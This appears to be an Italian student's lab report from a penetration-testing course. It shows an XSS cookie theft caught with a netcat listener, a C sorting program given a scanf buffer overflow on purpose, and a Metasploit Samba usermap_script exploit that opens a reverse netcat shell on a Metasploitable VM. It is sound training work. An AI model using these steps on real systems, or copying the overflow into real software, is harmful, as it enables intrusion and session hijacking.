Per recuperare il cookie, utilizziamo sul nostro Kali il tool Netcat, che permette di connettersi e inviare dati verso servizi in ascolto su porte TCP e UDP, oltre che, nel nostro caso, mettersi in ascolto su una propria porta; per farlo, da terminale Kali lanciamo il comando `nc -l -p 4444`, dove lo switch `-l` significa “listen” e `-p 4444` la porta in ascolto.

Dopo esserci messi in ascolto, ogni qualvolta un ignaro utente visiterà la pagina infetta, verrà eseguito lo script che, appunto, ci invierà il cookie di sessione:

```
(kali㉿kali)-[~]  
$ nc -l -p 4444  
GET /?cookie=security=low;%20PHPSESSID=83ce90ed65919bf182d9a0679142e96d HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/
```



## GIORNO 3 - SYSTEM EXPLOIT BOF

### **Descrizione del comportamento del codice:**

Questo codice è un programma C che implementa un semplice algoritmo di ordinamento per disporre gli elementi di un array di interi in ordine crescente.

Il programma inizia chiedendo all'utente di inserire 10 valori interi, che vengono poi memorizzati in un array chiamato "vettore".

Il programma stampa quindi sullo schermo l'array non ordinato e utilizza una struttura ad anello annidata per confrontare ogni elemento dell'array con i suoi vicini.

Se un elemento risulta più grande del suo vicino, i due elementi vengono scambiati e questo processo viene ripetuto finché l'intero array non viene ordinato in ordine crescente.

Una volta completato l'ordinamento, il programma stampa sullo schermo l'array ordinato.

### **Questo codice è vulnerabile ad attacchi di Buffer Overflow?**

In termini di vulnerabilità al buffer overflow, questo codice non è vulnerabile a tale attacco. Un buffer overflow si verifica quando un programma tenta di scrivere in un buffer (un'area di memoria temporanea) una quantità di dati superiore a quella che il buffer è in grado di contenere.

Ciò può causare l'arresto del programma o, in alcuni casi, consentire a un aggressore di eseguire codice arbitrario sovrascrivendo le istruzioni del programma con le proprie. Tuttavia, questo codice non ha buffer sufficientemente grandi da poter essere riempiti e non esegue operazioni che lo renderebbero vulnerabile a un attacco di buffer overflow. Di conseguenza, questo codice non è vulnerabile agli attacchi di buffer overflow.

### **Modifica del codice con inserimento della vulnerabilità di buffer overflow:**

Abbiamo modificato il codice rendendolo più vicino a una casistica reale e abbiamo allo stesso tempo simulato la presenza di una vulnerabilità ad attacchi di Buffer Overflow.

Dopo questa modifica il codice è vulnerabile a un attacco di buffer overflow nella seguente riga:

```
scanf ("%s", input_buffer);
```

Questa riga utilizza la funzione "scanf" per leggere una stringa di input dall'utente e memorizzarla nell'array "input\_buffer".

Tuttavia, l'array "input\_buffer" ha una dimensione di soli 4 byte, troppo piccola per contenere l'input dell'utente. Di conseguenza, se l'utente inserisce più di 4 caratteri, l'input trabocca dal buffer e sovrascrive altre parti della memoria del programma. Ciò può causare l'arresto del programma o, in alcuni casi, consentire a un utente malintenzionato di eseguire codice arbitrario sovrascrivendo le istruzioni del programma con le proprie.

Per utilizzare la vulnerabilità di buffer overflow in questo codice, l'utente dovrebbe inserire un numero con più di 4 cifre quando viene richiesto dal programma.

Ciò farebbe sì che la funzione `scanf` scriva oltre la fine dell'array `input_buffer`, il che potrebbe potenzialmente portare a un comportamento non definito o a una vulnerabilità di sicurezza.

Ad esempio, se l'utente inserisse il numero 12345 quando richiesto, la funzione `scanf` scriverebbe i caratteri '1', '2', '3', '4' e '5' nell'array `input_buffer` e anche nella posizione di memoria immediatamente successiva alla fine dell'array `input_buffer`.

Questo potrebbe potenzialmente sovrascrivere altre variabili in memoria, causando un comportamento non definito.

### **Come è possibile evitare questa vulnerabilità?**

L'unico modo per risolvere questa vulnerabilità è aumentare la dimensione dell'array `input_buffer` almeno fino al numero massimo di cifre che l'utente può inserire. In questo modo, la funzione `scanf` avrà spazio sufficiente per memorizzare l'input dell'utente senza scrivere oltre la fine dell'array.

O in alternativa sarebbe sufficiente utilizzare una funzione di input più sicura come ad esempio `"fgets"`.

### **Perché nonostante queste modifiche non sempre all'avvio il codice ci segnala la presenza di un errore di segmentation fault?**

Un errore di segmentazione, noto anche come `"segfault"`, è un tipo di errore comune che si verifica quando un programma tenta di accedere a una memoria a cui non ha il permesso di accedere. Questo può accadere quando un programma cerca di scrivere su un array troppo piccolo per contenere i dati, come nel caso del nostro codice.

Tuttavia, è possibile che un programma scriva oltre la fine di un array senza causare un errore di segmentazione.

Ciò può accadere se il programma scrive in una memoria che non è attualmente utilizzata da nessun altro programma o se il programma scrive in una memoria allocata a un'altra parte del programma. In questi casi, il programma può continuare a funzionare senza errori o messaggi di avvertimento, anche se sta accedendo a una memoria a cui non dovrebbe accedere.

In generale, è meglio evitare di scrivere oltre la fine di un array, poiché ciò può portare a comportamenti non definiti e potenzialmente causare vulnerabilità di sicurezza. Sarebbe anche importante verificare la presenza di errori e gestirli correttamente nel codice, in modo che il programma possa avvisare l'utente in caso di problemi.

## **Qui sotto il codice:**

```
#include <stdio.h>
#include <stdlib.h>

int main() {

    int vector[10], i, j, k;
    int swap_var;
    char input_buffer[4]; // Questo buffer è troppo piccolo per contenere
    l'input dell'utente

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 11; i++)
    {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%s", input_buffer); // Buffer vulnerabile
        vector[i] = strtol(input_buffer, NULL, 10); // Converte la stringa di
    input in un intero
    }
    printf("Il vettore inserito e': \n");
    for (i = 0; i < 10; i++)
    {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j < 10 - 1; j++)
    {
        for (k = 0; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k + 1])
            {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }
    printf("Il vettore ordinato e': \n");
    for (j = 0; j < 10; j++)
    {
        int g = j + 1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
    return 0;}
```

## GIORNO 4- EXPLOIT METASPLOITABLE CON METASPLOIT

Task:

### Exploit Metasploitable con Metasploit

#### Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

#### Requisiti laboratorio Giorno 4:

**IP Kali Linux:** 192.168.50.100

**IP Metasploitable:** 192.168.50.150

**Listen port (nelle opzioni del payload):** 5555

#### Suggerimento:

Utilizzate l'exploit al path **exploit/multi/samba/usermap\_script** (fate prima una ricerca con la keyword search)

Cominciamo rispettando i requisiti che ci vengono chiesti per far il seguente exploit:

IP Kali→192.168.50.100

IP Metasploitable→ 192.168.50.150

Con il comando → `sudo nano etc/network/interfaces` → andiamo a cambiare IP delle nostre macchine virtuali.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.255
gateway 192.168.50.1
```

←  
Metasploitable

```
File Actions Edit View Help
GNU nano 6.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto eth0
iface eth0 inet static
address 192.168.50.100
gateway 192.168.50.1
netmask 255.255.255.0
```

← Kali

Proviamo a pingare le 2 macchine per vedere se comunicano tra di loro:

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.63 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.621 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.585 ms
^Z
zsh: suspended ping 192.168.50.150

(kali㉿kali)-[~]
$
```

Ci viene chiesto di fare una scansione con Nessus così da poter effettivamente vedere la presenza o meno della vulnerabilità richiesta dalla consegna. Con il seguente comando avviamo Nessus→

```
(kali㉿kali)-[~]
$ /bin/systemctl start nessusd.service

(kali㉿kali)-[~]
$
```

Dopo di che andiamo su Browser e digitando nella bara di ricerca → Kali:8834 avviamo l'applicazione. Selezionando la scansione base inseriamo l'IP target cioè Metasploitable (192.168.50.150) e avviamo la scansione. Finita la scansione facciamo il report e vediamo o meno la

presenza della vulnerabilità richiesta .Metterò nel report la vulnerabilità richiesta dall' esercizio dopo aver eseguito la scansione con Nessus:



Come ci viene detto nel report di Nessus la porta interessata è 445.

CVE	CVE-2016-2118
XREF	CERT:813296

#### Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

#### Plugin Output

tcp/445/cifs

Nessus detected that the Samba Badlock patch has not been applied.

**90509 - Samba Badlock Vulnerability**

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:A/P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:O/RC:C)

References

BID	86002
-----	-------

Proviamo a vedere effettivamente se la porta 445 sia aperta o meno.



```
File Actions Edit View Help
Nmap scan report for 192.168.50.150
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc             VNC (protocol 3.3)
6000/tcp  open  X11             (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.26 seconds
```

## SAMBA BADLOCK VULNERABILITY

La versione di Samba, un server CIFS/SMB per Linux e Unix, in esecuzione sull'host remoto è affetta da un difetto, noto come Badlock, presente nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD ) a causa di una negoziazione errata del livello di autenticazione sui canali RPC (Remote Procedure Call).

In questo modo un attaccante è in grado di intercettare il traffico tra un client e un server che ospita un database SAM e può sfruttare questa falla per forzare un downgrade del livello di autenticazione, che consente l'esecuzione di chiamate di rete Samba arbitrarie, come la visualizzazione o la modifica di dati sensibili sulla sicurezza nel database di Active Directory (AD) o la disattivazione di servizi critici.

Come possiamo vedere la porta è aperta, quindi procediamo con lo sfruttamento di questa porta grazie a Metasploit console ,usando il comando → msfconsole per avviare il programma.

Usiamo il comando → search (per cercare )  
samba (che nel nostro caso è codice errore )  
→

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help

*g0ldd1gg3rs*pappo*
*Les CRACKS*codingRabbits*
*2Cr4Sh*RecycleBin*
*ExploitStudio*
*Car RamRod*0x414141*
*BJ0rkson*FlyingCircus*
*Securifera*shot*cocoa*
*n00bytes*DMCG*guildzero*dorko*tv*42*[EHF]*CarpeDiem*Flamin-Go*BarryWhite*XUcyber*Fernet
*Mars Explorer*ozen_cf*Fat Boys*Simpatico*nzdb*Isec-U,0*The Pomorians*T35H*H@wk33*JetJA
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucow*Pr0ph3t*L0ner* n00bz*0SINT Punchers*Tinfoil
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOV
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*Woot*Raise
*Individual*mikejam*Flag Predator*Klandes*_no_Skids*SQ_*CyberOWL*Ironhearts*Kizzlegauti*
*San Antonio College Cyber Rangers*+sam.ninja*Akerbeltz*cheeseroyal*Ephyra*sard city*Orde
*Hw2Text*defiant*Hefer*Flaggermeister*Oxford Brookes University*00IE*noob_nool*Ferris Y
*LogIc_D0mbdr*4k0t4*0th3rs*dcaa*ccccchhh6819*Manzara's Magpies*pmw4lyfe*0roogy*Shrubhoun
*asdfghjkl*n00b131-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*Starchl
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departed
*chads*SecureShell*EetIetsHekken*CyberSquad*P0K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*Or
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys*Keyboard*TNGCrew*Clas5N0t*F0und*exploits33
*superusers*H0rd0R*3m3b3r*operators*NULL*stuxCTF*mHackrescillo*Eclipse*Gingabeast*Hamad
*damn_sadboi*tadaaaa>null2root*HowestCSP*fezfezf*LordVader*Fl0g_Hunt3rs*bluenet*P0ge2mE*

--=[ metasploit v6.2.9-dev ]
+ -- --[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- --[ 867 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
```

```
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calliclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 post/linux/gather/enum_configs normal No Linux Gather Configurations
5 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
6 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfoopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list normal No Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > |
```

Nel nostro caso seguendo il suggerimento usiamo l' exploit numero 8  
Usando il comando → use 8... viene selezionato l'exploit desiderato  
Con il comando → show options ...vediamo cosa è richiesto per exploit e payload  
Il payload lasciamo quello di default:

```
File Actions Edit View Help

already initialized constant HrrRb5sh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
--
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
--
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > |
```

Andiamo a  
settare Rhosts  
e la Porta di  
ascolto come  
chiesto  
dall'esercizio.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.150  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     5555            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/samba/usermap_script) > |
```

Con il comando → exploit ...facciamo partire l'exploit e vediamo dopo con il comando → ifconfig se la sessione di hacking è andata a buon fine restituendoci l'impostazione di rete di Metasploitable

```
Exploit target: 0 (Automatic)

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:35522) at 2022-12-12 05:01:07 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ef:f8:31
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feef:f831/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14713 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2204409 (2.1 MB)  TX bytes:2357434 (2.2 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:223055 (217.8 KB)  TX bytes:223055 (217.8 KB)
```



## EXPLOIT WINDOWS CON METASPLOIT

Le attività del giorno sono:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità MS17-010 con Metasploit

Una volta ottenuta una sessione con Meterpreter, eseguire una fase di test per confermare di essere sulla macchina target recuperando le seguenti informazioni:

- Conoscere se la macchina target è una macchina virtuale o fisica
- Le impostazioni di rete
- Se ha a disposizione delle webcam attive
- Uno screenshot del desktop

Come prima cosa cambiamo gli indirizzi IP delle nostre macchine come richiesto dai requisiti del laboratorio

Per kali il nuovo indirizzo IP è "192.168.200.100", che viene impostato dopo il campo "address" dentro il file dell'interfaccia network che si apre dal prompt dei comandi con il comando "sudo nano /etc/network/interfaces"

```
(kali@kali)-[~]
$ sudo nano /etc/network/interfaces
[sudo] password for kali:
GNU nano 6.4

# This file describes the network interface
# and how to activate them. For more infor

source /etc/network/interfaces.d/*

# The loopback network interface
#Per configurazione statica

auto eth0
iface eth0 inet loopback

auto eth0
iface eth0 inet static
address 192.168.200.100/24
gateway 192.168.200.103

#Per configurazione dinamica
#auto eth0
#iface eth0 inet dhcp
```


Una volta salvate le modifiche, riavvio la macchina per salvare le nuove impostazioni di rete e lancio un "ifconfig" da terminale per vedere se si sono salvate correttamente

```
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
    inet6 fe80::a00:27ff:fe22:464f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 243 (243.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2564 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Stessa cosa ma con procedure diverse avverrà per la macchina Windows XP. Il suo nuovo indirizzo IP è "192.168.200.200" in modo da poter comunicare con la macchina kali essendo sulla stessa rete, e per impostarlo bisogna procedere così:

- Aprire il menù "start" di windows in basso a sinistra
- Aprire "Pannello di controllo"
- Scegliere la categoria "Rete e connessioni Internet"
- Digitare "Connessioni di rete" tra le icone del pannello di controllo
- Tasto destro sull'icona del pc con scritto "Connessione alla rete locale" per aprire le sue "Proprietà"
- Si aprirà la finestra delle proprietà dove bisognerà cliccare su "Protocollo Internet" e successivamente su "Proprietà"



- Infine, si aprirà la schermata dove poter impostare il nuovo indirizzo IP



Una volta impostati i parametri richiesti, per vedere se le modifiche sono state salvate correttamente, lanciamo dal prompt dei comandi il comando “ipconfig” per farci restituire le impostazioni di rete

```
C:\ Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Epicode_user>_
```

Se configurate correttamente lanciando il comando ping dai rispettivi prompt dei comandi, vedremo che le macchine comunicano tra loro

